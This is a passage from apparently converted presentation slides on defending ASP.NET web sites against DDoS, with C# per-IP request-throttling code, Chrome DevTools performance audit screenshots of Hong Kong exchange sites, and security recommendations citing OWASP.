        ReVisit = 1000, // Welcome to revisit as many times as user
likes
        Postback = 5000, // Not must of a problem for us
        AddNewWidget = 100,
        AddNewPage = 100,
    }

    .....
}
```

Design: IsValid method

- This static method is to check whether a particular limit is passed or not.
- It returns true if it does not pass the limit, otherwise, it returns false.
- When false, you could simply call `Request.End()` and prevent ASP.NET from proceeding further.

IsValid method

```
public static bool IsValid( ActionTypeEnum actionType )
{
    HttpContext context = HttpContext.Current;
    if( context.Request.Browser.Crawler ) return false;

    string key = actionType.ToString() + context.Request.UserHostAddress;
    var hit = (HitInfo)(context.Cache[key] ?? new HitInfo());

    if( hit.Hits > (int)actionType ) return false;
    else hit.Hits ++;

    if( hit.Hits == 1 )
        context.Cache.Add(key, hit, null, DateTime.Now.AddMinutes(DURATION),
            System.Web.Caching.Cache.NoSlidingExpiration,
            System.Web.Caching.CacheItemPriority.Normal, null);
    return true;
}
```

- The cache key is built with a combination of action type and client IP address. First it checks if there's any entry for the action and the client IP in cache or not. If not, start the count and remember the count for the IP in cache for the specific duration. The absolute expiration on cache item ensures that after the duration the cache item will be cleared and the count will restart. When there's already an entry in the cache, get the last hit count, and check if the limit is exceeded or not.

If not exceeded, increase the counter. There is no need to store the updated value in the cache again by doing: `Cache[url]=hit;` because the hit object is by reference and changing it means it gets changed in the cache as well. In fact, if you do put it again in the cache, the cache expiration counter will restart and fail the logic of restarting count after specific duration.

Usage – Put this to default.aspx

```
protected override void OnInit(EventArgs e)
{
    base.OnInit(e);


    // Check if revisit is valid or not
    if( !base.IsPostBack )
    {
        // Block cookie less visit attempts
        if( Profile.IsFirstVisit )
        {
            if( !ActionValidator.IsValid(ActionValidator.ActionTypeEnum.FirstVisit))
                Response.End();
        }
        else
        {
            if( !ActionValidator.IsValid(ActionValidator.ActionTypeEnum.ReVisit) )
                Response.End();
        }
    }
    else
    {
        // Limit number of postbacks
        if( !ActionValidator.IsValid(ActionValidator.ActionTypeEnum.Postback) )
            Response.End();
    }
}
```

More details

- <http://www.codeproject.com/KB/aspnet/10ASPNetPerformance.aspx#>

Audit your web site performance

- Chrome -> Developer Tool




The screenshot displays the Chrome DevTools interface, specifically the Audit panel. The top navigation bar includes tabs for Elements, Resources, Network, Scripts, Timeline, Profiles, Audits, and Console. The left sidebar shows the 'Audits' section with a 'RESULTS' list containing three entries for different URLs from www.hkex.com.hk and www.hkexnews.hk. The main content area is titled 'Network Utilization' and lists several performance issues:

- Combine external JavaScript (10)**: There are multiple resources served from same domain. Consider combining them into as few files as possible. 10 JavaScript resources served from www.hkexnews.hk.
- Leverage browser caching (32)**: The following resources are missing a cache expiration. Resources that do not specify an expiration may not be cached.
 - <http://www.hkexnews.hk/>
 - [hkex cms.css](#)
 - [hkex_common.js](#)
 - [hkex_setting.js](#)
 - [hkex_head_index_1.js](#)
 - [banner_utils.js](#)
 - [hkex_head_index_2.js](#)
 - [hkex_head_menu.js](#)
 - [hkex_Index_Home.js](#)
 - [noticebanner_utils.js](#)
 - [hkex_foot_index.js](#)
 - [spacer.gif](#)
 - [tradinghall.jpg](#)
 - [sky.jpg](#)
 - [bkq_header.gif](#)
 - [logo_HKExnews.gif](#)
 - [lang_button1.gif](#)
 - [img_1.gif](#)
 - [lang_button2.gif](#)
 - [logo_HKEx.gif](#)
 - [bkq_redbar.gif](#)
 - [cr_bottom_left.gif](#)
 - [img_dotred.gif](#)
 - [more.gif](#)
 - [cr_bottom_right.gif](#)
 - [HOMEINDEX.HTM](#)
 - [bkq_bluebar.gif](#)
 - [bkq_dot.gif](#)
 - [img_lred.gif](#)
 - [hkex_home.css](#)
 - [hkex_common.js](#)
 - [spacer.gif](#)
- Leverage proxy caching (18)**
- Minimize cookie size**
- Parallelize downloads across hostnames (20)**
- Serve static content from a cookieless domain (19)**

Below these, the 'Web Page Performance' section is visible, starting with:

- Remove unused CSS rules (97)**: 10.68KB (74%) of CSS is not used by the current page.
 - [hkex cms.css](#): 10.49KB (77%) is not used by the current page.
 - [hkex_home.css](#): 197B (21%) is not used by the current page.

Audit your web site performance



The screenshot displays the 'Audits' section of a performance audit tool. On the left, a sidebar shows the 'RESULTS' for three URLs: <http://www.hkex.com.hk>, <http://www.hkexnews.hk>, and <http://www.hkexnews.hk>. The main content area is divided into two sections: 'Network Utilization' and 'Web Page Performance'.

Network Utilization

- Combine external JavaScript (5)**
There are multiple resources served from same domain. Consider combining them into as few files as possible.
5 JavaScript resources served from www.hkex.com.hk.
- Enable gzip compression (1)**
Compressing the following resources with gzip could reduce their transfer size by about two thirds (~9.29KB):
[quote_page_e.asp](#) could save ~9.29KB
- Leverage browser caching (1)**
The following resources are explicitly non-cacheable. Consider making them cacheable if possible:
[quote_page_e.asp](#)
- Leverage proxy caching (30)**
- Minimize cookie size**
The average cookie size for all requests on this page is 40B
- Parallelize downloads across hostnames (25)**
- Serve static content from a cookieless domain (26)**
- Specify image dimensions (1)**
A width and height should be specified for all images in order to speed up page display. The following image(s) are missing a width and/or height:
[/eng/invest/company/./images/up.gif](#) (2 uses)

Web Page Performance

- Put CSS in the document head (1)**
CSS in the document body adversely impacts rendering performance.
Link node [hkex_css.css](#) should be moved to the document head in [quote_page_e.asp](#)
- Remove unused CSS rules (216)**
23.24KB (60%) of CSS is not used by the current page.
▶ [hkex_css.css](#): 23.24KB (60%) is not used by the current page.

Recommendations

- Undertake offensive load test to see whether your site is ready.
- Tune and know the performance of your Web site; Manipulate and utilize cache control in application and server levels.
- Keep latest patch on web server and applications.
- Don't forget OWASP Top 10 vulnerability.
- Monitor vulnerabilities and availability of Web application on continuous basis.
- Prepare for the worst when DDoS strikes.

Recommendations

For developers and IT application security officers/auditors

- OWASP Top 10 Security
 - [https://www.owasp.org/index.php/Category:OWASP Top Ten Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)
- OWASP Coding Security Guidelines
 - [https://www.owasp.org/index.php/Category:OWASP Code Review Project](https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project)

Thank you 😊

- Thank you for your listening
- Thank you to all fellows organizing this event
- Thank you to VXRL's fellow advice and support
- Thank you to our families to keep us rolling
- Feel free to contact us at darkfloyd@vxrl.org
/alanh0@vxrl.org for discussion.





This is VX